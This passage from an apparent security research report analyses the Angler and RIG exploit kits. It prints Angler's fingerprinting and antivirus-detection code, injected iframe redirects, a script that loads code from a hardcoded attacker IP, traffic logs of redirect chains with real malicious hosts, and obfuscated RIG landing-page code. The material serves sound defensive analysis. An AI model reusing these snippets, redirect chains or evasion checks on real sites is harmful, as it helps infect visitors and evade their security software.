        c = a.isIE ? "" : e.userAgent || "",
        g = e.vendor || "",
        b = e.product || "";
    a.isGecko = (/Gecko/i).test(b) && (/Gecko\s*\/\s*\d/i).test(c);
    a.verGecko = a.isGecko ? d.formatNum((/rv\s*\:\s*([\.\,\d]+)/i).test(c) ? RegExp.$1 : "0.9") : null;
    a.isChrome = (/(Chrome|CriOS)\s*\/\s*(\d[\d\.]*)/i).test(c);
    a.verChrome = a.isChrome ? d.formatNum(RegExp.$2) : null;
    a.isSafari = !a.isChrome && ((/Apple/i).test(g) || !g) && (/Safari\s*\/\s*(\d[\d\.]*)/i).test(c);
    a.verSafari = a.isSafari && (/Version\s*\/\s*(\d[\d\.]*)/i).test(c) ? d.formatNum(RegExp.$1) : null;
    a.isOpera = (/Opera\s*[\/]?\s*(\d+\.?\d*)/i).test(c);
    a.verOpera = a.isOpera && ((/Version\s*\/\s*(\d+\.?\d*)/i).test(c) || 1) ? parseFloat(RegExp.$1, 10) : null
},
```

Figure 22 - Angler fingerprinting no IE browsers

In the following Angler's unobfuscated landing page code, we can observe the routine that performs the fingerprinting of the victim's underlying host, by searching for kernel mode device drivers of Kaspersky and Trend Micro deployed on the system.



```
(function sLoop(i) {
    setTimeout(function () {
        function gs7sfd(txt) {
        - - - - - snipped - - - - -
        }
        if (gs7sfd("c:\\Windows\\System32\\drivers\\kl1.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmactmon.sys") ||
            gs7sfd("c:\\windows\\system32\\drivers\\tmcomm.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmevtmgr.sys") ||
             gs7sfd("c:\\windows\\system32\\drivers\\TMEBC32.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmeext.sys") ||
             gs7sfd("c:\\windows\\system32\\drivers\\tmnciesc.sys") || gs7sfd("c:\\windows\\system32\\drivers\\tmtdi.sys")) {
            window['ukLGuvxa'] = true;
            yNErtjk = '';
            window.sf325gtgs7sfdj = window.sf325gtgs7sfds = window.sf325gtgs7sfdf1 = window.sf325gtgs7sfdf2 = false;
        };
        if (--i) sLoop(i);
    }, 400)
})(20);
```

Figure 23 - Angler fingerprinting AVs

The routine consists of an IF statement which performs eight checks within the main Windows filesystem (System32) and specifically the directory where the system's drivers are installed, to identify if core drivers related to security products are present. If there is a match, it is determined that some sort of security controls have been deployed on the victim host, hence it quits infecting the host.

Once the checks for determining the underlying security detection systems are false, it will proceed with crafting the script that will communicate the Exploit Server.

Angler is also a known exploit kit for its ability to perform the so called *fileless infection*. This is a technique that bypasses the traditional anti-virus products, since no file is stored in the hard drive during the infection. Instead, the malware is directly injected into a memory space of a legitimate process of the operating system, most likely the process whose plugin has been already exploited, e.g. iexplorer.exe the Internet Explorer process. In this way conceals its malicious activity within another process, having also the capability to run persistently whenever the specific process starts again after rebooting the system. But who exactly this technique works in Angler EK?

As per usual, the victim visits a compromised site or clicks on a falsified link within a spam email, to get redirected to the EK's landing page. The big difference is that the payload is directly injected into the memory segments instead of stored on disk, which would raise alerts on anti-virus.

The described technique is far more effective and powerful than the traditional infection chains not only because manages to evade the majority of anti-virus products, but also because grabbing the dropper is considered as a difficult task. The researcher needs to dump the corresponding memory segments and then decode it so as to understand what has happened. Furthermore, it also allows the malware to perform more detailed fingerprinting of the host without raising attention but only when it has to write something to hard disk, if it necessary to do that.

The final phase of Angler's infection chain, varied through the years of action between the kinds of malware which Angler EK is known for, thus banking and backdoor Trojans, ransomware and rootkits.

The last variant of Angler used a very dangerous and effective ransomware, the CryptoWall that reached the version 4.0 in October 2015.

This threat is an advanced ransomware which besides the typical characteristics, pretends to be an anti-virus tool that during scanning, it is actually encrypting the files. Moreover, it encrypts the filenames it identifies on the victim's host, so as to prevent users from recognizing their files.

MALVERTISING

One of the factors of Angler's fast proliferation, was the ability to getting involved in malvertising campaigns serving malicious advertisements that eventually led to its landing page.

The malicious advertisements, besides of being embedded to benign websites and thus increasing the attack surface, have also another advantage. They are able to conduct a preliminary host probing so as to pass fine-grained data to the landing page.

RIG EK

In this section, we will attempt to analyze another prevalent EK that evolved through the last years. RIG EK has filled the void of left by the demise of Angler EK and has become the dominant actor in the crimeware underground marketplace over all other EKs. It is the most prolific EK in terms of infection incident during the last several months.

RIG is among the older EKs in the crime scene, first detected in late 2012, formerly known as Goon and Infinity. It had disappeared for a period because part of its source code had been disclosed in 2015, apparently as a result of a dispute between a main developer and a reseller. The new RIG 3.0 came up after a while to claim a piece of the cybercrime market. In this chapter, we are going to describe the most important components and features of all RIG variants, focusing more on the latest ones.

RIG activities are heavily relying on malvertising and ransomware. It is being distributed mostly via large campaigns like Afraidgate and EITest and usually drops CryptoWall, TeslaCrypt, Cerber, CryptoMix (a.k.a. CryptFile2) and Tofsee ransomware.

RIG INFRASTRUCTURE

The following figure depicts a typical RIG infrastructure attached here in order to have a notion of the operations that take place in the back-end, how all components are connected and communicate with each other. The additional benefit of this flow graph is that describes the sequence of connections that are made from victim's and customer's perspective.



RIG Customers
Manage payloads
View statistics
Compromised site
Main Admin Server
1.Initial request
2.API to get updated Proxy URL
Victim
3.Iframe pointing to the Proxy server
5.Get the payload configured by the customer
4.Get relevant exploits and payload
Proxy Server
VDS Server (exploits stored here)

Figure 24 - RIG EK infrastructure

According to this flow graph, following the Angler's infrastructure, there are also the Admin Server, the Exploit Server where the exploits are stored and delivered to other components, and a Proxy Server (may exist more than one).


One direct observation is the good segregation of servers in which the victim never communicates directly with the victim. They both connected to different parts of the system; the victim only communicates with the Proxy Server and the customers or resellers work only with the Admin Server. RIG administrators, of course, are able to connect to any component.

All entities have been described on previous chapter except from the *VDS Server*. It stands for *Virtual Dedicated Server* that is actually the server which contains the exploits that are going to be delivered to the victims and acts like a tunnel between the Admin Server and the Proxy Server.

RIG IN ACTION

RIG masterminds have designed an exploit kit that combines the traditional attack patterns which all EKs employ more or less, but they have put extra effort in the final phase of infection.


As usual, an IFRAME redirect may be injected within a vulnerable website, malicious advertisement, or spam email to serve as a redirector:



```
<iframe src="http://guldeling-didunculinae.manhattansignco.com/?w3aKdriYLRbPDIM=l3SK
fPrfJxzFGMSUb-nJDa9BNUXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KTKvgJQyfu0SaGyj1BKeO10hjoUe
WF8Z5e3x1RSL2x3fipSA9wfYNwJE-puQEbA9jV71yLURcp51xEKGvTdXxOwcBAkR4BgY0Q" width="270"
height="261"></iframe>
```

Figure 25 - Injected IFRAME redirecting to RIG gate

Actually, IFRAME redirection is one of the many ways that RIG leverage to meet its victim. Before continuing with campaigns, we should give an example of RIG leveraging domain shadowing on the legitimate `retradio.org` against the rogue `ads.retradio.org`.


https://ads.retradio.com/revive/www/images/ /300x250.jpg
Domain shadowing
REAL ESTATE TODAY
Your instant connection to the American D of home ownership.
This Week's Show
On this week's Real Estate Today, it's our special show "Where We Stand."
Listen Now!
www.retradio.com
General
Details
Certification Path
SSL
RIG
Issuer Statement
Learn more about certificates
OK

Certificate Information

This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer
- Proves your identity to a remote computer
- 1.3.6.1.4.1.6449.1.2.2.7
- 2.23.140.1.2.1

* Refer to the certification authority's statement for details.

Issued to: ads.retradio.com

Issued by: COMODO RSA Domain Validation Secure Server CA


Valid from 7/ 18/ 2016 to 7/ 19/ 2017

Hostname: ads.retradio.com
IP address: 63.141.242.35
Server software: nginx/1.10.1

Hostname: retradio.com
IP address: 184.168.165.1
Server software: Apache

Figure 26 - RIG EK domain shadowing

Even today, large campaigns are alive that redirect unsuspected users to RIG. Another popular campaign is "`gonext`" campaign that took its name from the malicious URLs' parameter usually involved in these attacks (`http://biomasspelletplant7.top/lobo.phtml?`**`gonext`**`=<>`). It uses specific TLDs such as "`.top`", with heavily obfuscated HTML files usually ending with "`.phtml`" and after a series of redirections drops a 302 response status code in order to redirect to RIG landing page. The following figure illustrates the obfuscated code of "`gonext`" campaign and the final 302 redirector through the compromised domain "artisticplaces.net":



Result	Host	URL	Body	Comments
200	.top	/	74,180	Redirector
200	biomasspelletplant7.top	/lobo.phtml	12,725	Redirector
302	artisticplaces.net	/lobo.phtml?gonext=true&r...	0	Redirector
200	ws.cyrowcycleclub.com	/?zniKfrGdKxrNCIQ=l3SKfPrfJ...	23,049	RIG EK Landing
200	ws.cyrowcycleclub.com	/index.php?zniKfrGdKxrNCIQ...	24,618	RIG EK Flash exploit
200	ws.cyrowcycleclub.com	/index.php?zniKfrGdKxrNCIQ...	100,864	Payload

Fiddler Session #17 - http://biomasspelletplant7.top/lobo.phtml

```
/˜jskdljgljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkjgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdl
kfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgd
lkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjg
dlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfj
gdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkf
jgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlk
fjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdl
kfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgd
lkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkflj g
dlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkfljgdlkfjgdlkflj
gdlkfjgdlkfljgdlkfj
jgdlkfjgdlkf
ljgdlkfjgdl
fljgdlkfjgd
(errorMsg,url,line
true;};wAQWqB
˜jskdljgdlkfjgdlkf
AcLbQ='56557c
28fbd0ae21df1d
17d784e93b152
b853ef4fc374ad
d9c40460276fdt
27ff1936ec8f61t
422b52aad8662
175f17c56d217
d1265d8b132c9
65629515eef7d2
e525a136e827f
```


0:0 0/12,725

Fiddler Session #18 - http://artisticplaces.net/lobo.phtml?gonext=true&r...

```
Server: nginx/1.2.1
Date:                              GMT
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u1
Location: http://ws.CYROWCYCLECLUB.COM/?zniKfrGdKxrNCIQ=l3SKfPrfJxz
Vary: Accept-Encoding
```

Figure 27 - RIG's gonext campaign

Another redirector has the name "`IPredir`" because it uses a hardcoded IP address 131.72.136.46 through which the victim is redirected to an IFRAME targeting RIG's landing page.



Host	URL	Body	Comments
www.casinoplayerall.online	/?idaffiliation=[redacted]	7,785	Redirector
131.72.136.46	/css/style.php	348	Redirector
sa.yachtpulse.com	/?zniKfrGUKBnNC4Q=l3SKfPrf...	22,997	RIG EK Landing
sa.yachtpulse.com	/index.php?zniKfrGUKBnNC4Q...	24,618	RIG EK Flash exploit
sa.yachtpulse.com	/index.php?zniKfrGUKBnNC4Q...	608,768	Payload

Fiddler Session #46 - http://www.casinoplayerall.online/?idaffiliation=[redacted].


```
<script type="text/javascript" src="./img/jquery-1.11.1.min.js"></script>
<script type="text/javascript" src="http://131.72.136.46/css/style.php"></script>
<script type="text/javascript" src="./img/bootstrap.min.js"></script>
```

Fiddler Session #47 - http://131.72.136.46/css/style.php

```
var iframe = "<iframe src=\"http://sa.YACHTPULSE.COM/?zniKfrGUKBnNC4Q=l3SKfPrfJxzFGMSUb-
nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZPGEuJti132muJFJ
MshxETT4WMFnu4UWlNE5ltAyK3KBKqE\"  width=\"468\" height=\"60\" style=\"position:absolute;left:-10000px;
\"></iframe>";
document.write(iframe);
```

Figure 28 - RIG's IPredir campaign

Upon loading the aforementioned IFRAMEs, the visitor gets redirected with one or more redirections to the gate through the proxy. In fact the victim interacts only with EK's proxy. Through the proxy, the victim is redirected to the RIG landing page. For each new victim request, there is a different landing URL and slightly different payload. The figure below shows the core function of a landing page of RIG, of course implementing all these characteristics that most of the EKs take advantage of, in order to not be detected.



```
function uo7(ji2){hu2e4a+=ji2;};

/*(351375,4,14568)*/uo7("102p117p110p99p");/*(342343,4,14958)*/
    uo7("116p105p111p110p32p107p105p");/*(381371,4,141008)*/
    uo7("56p40p104p103p100p49p");/*(3183,81,14778)*//*(364341,4,14528)*/
    uo7("41p32p123p118p97p114p32");/*(329367,4,14678)*/
    uo7("p98p100p54p32p61p32p119p105p");/*(3713,81,14938)*//*(347389,4,14888)*/
    uo7("110p100p111p119p46p100p111p9");/*(390386,4,14208)*/
    uo7("9p117p109p101p110p116p46p9");/*(3713,81,14598)*//*(377372,4,14308)*/
    uo7("9p114p101p97p116p101p69");/*(3933,81,14558)*//*(372350,4,14568)*/
    uo7("p108p101p109p101p");/*(356386,4,14198)*/
    uo7("110p116p40p34p100p105p");/*(339394,4,14818)*/
    uo7("118p34p41p59p119p105p110p10");/*(340373,4,14638)*/
    uo7("0p111p119p46p100p");/*(344365,4,14688)*/
    uo7("111p99p117p109p101p11");/*(319311,4,14858)*/
    uo7("0p116p46p98p111p100p12");/*(380389,4,14698)*/
    uo7("1p46p97p112p112p101p");/*(3963,81,14478)*//*(379375,4,14388)*/
    uo7("110p100p67p104p105");/*(371359,4,14428)*/
    uo7("p108p100p40p98p100p54p41p");/*(318342,4,14338)*/
    uo7("59p98p100p54p91");/*(385359,4,14478)*/
    uo7("p34p105p110p110p101p11");/*(3373,81,14108)*//*(355351,4,14168)*/
    uo7("4p72p84p77p76p34p93p32p6");/*(382375,4,141008)*/
    uo7("1p32p104p103p100p49p59p");/*(3843,81,14928)*//*(337379,4,14648)*/
    uo7("125p59p102p117p110");/*(344345,4,14588)*/
    uo7("p99p116p105p111p");/*(3353,81,14918)*//*(311321,4,14438)*/
```

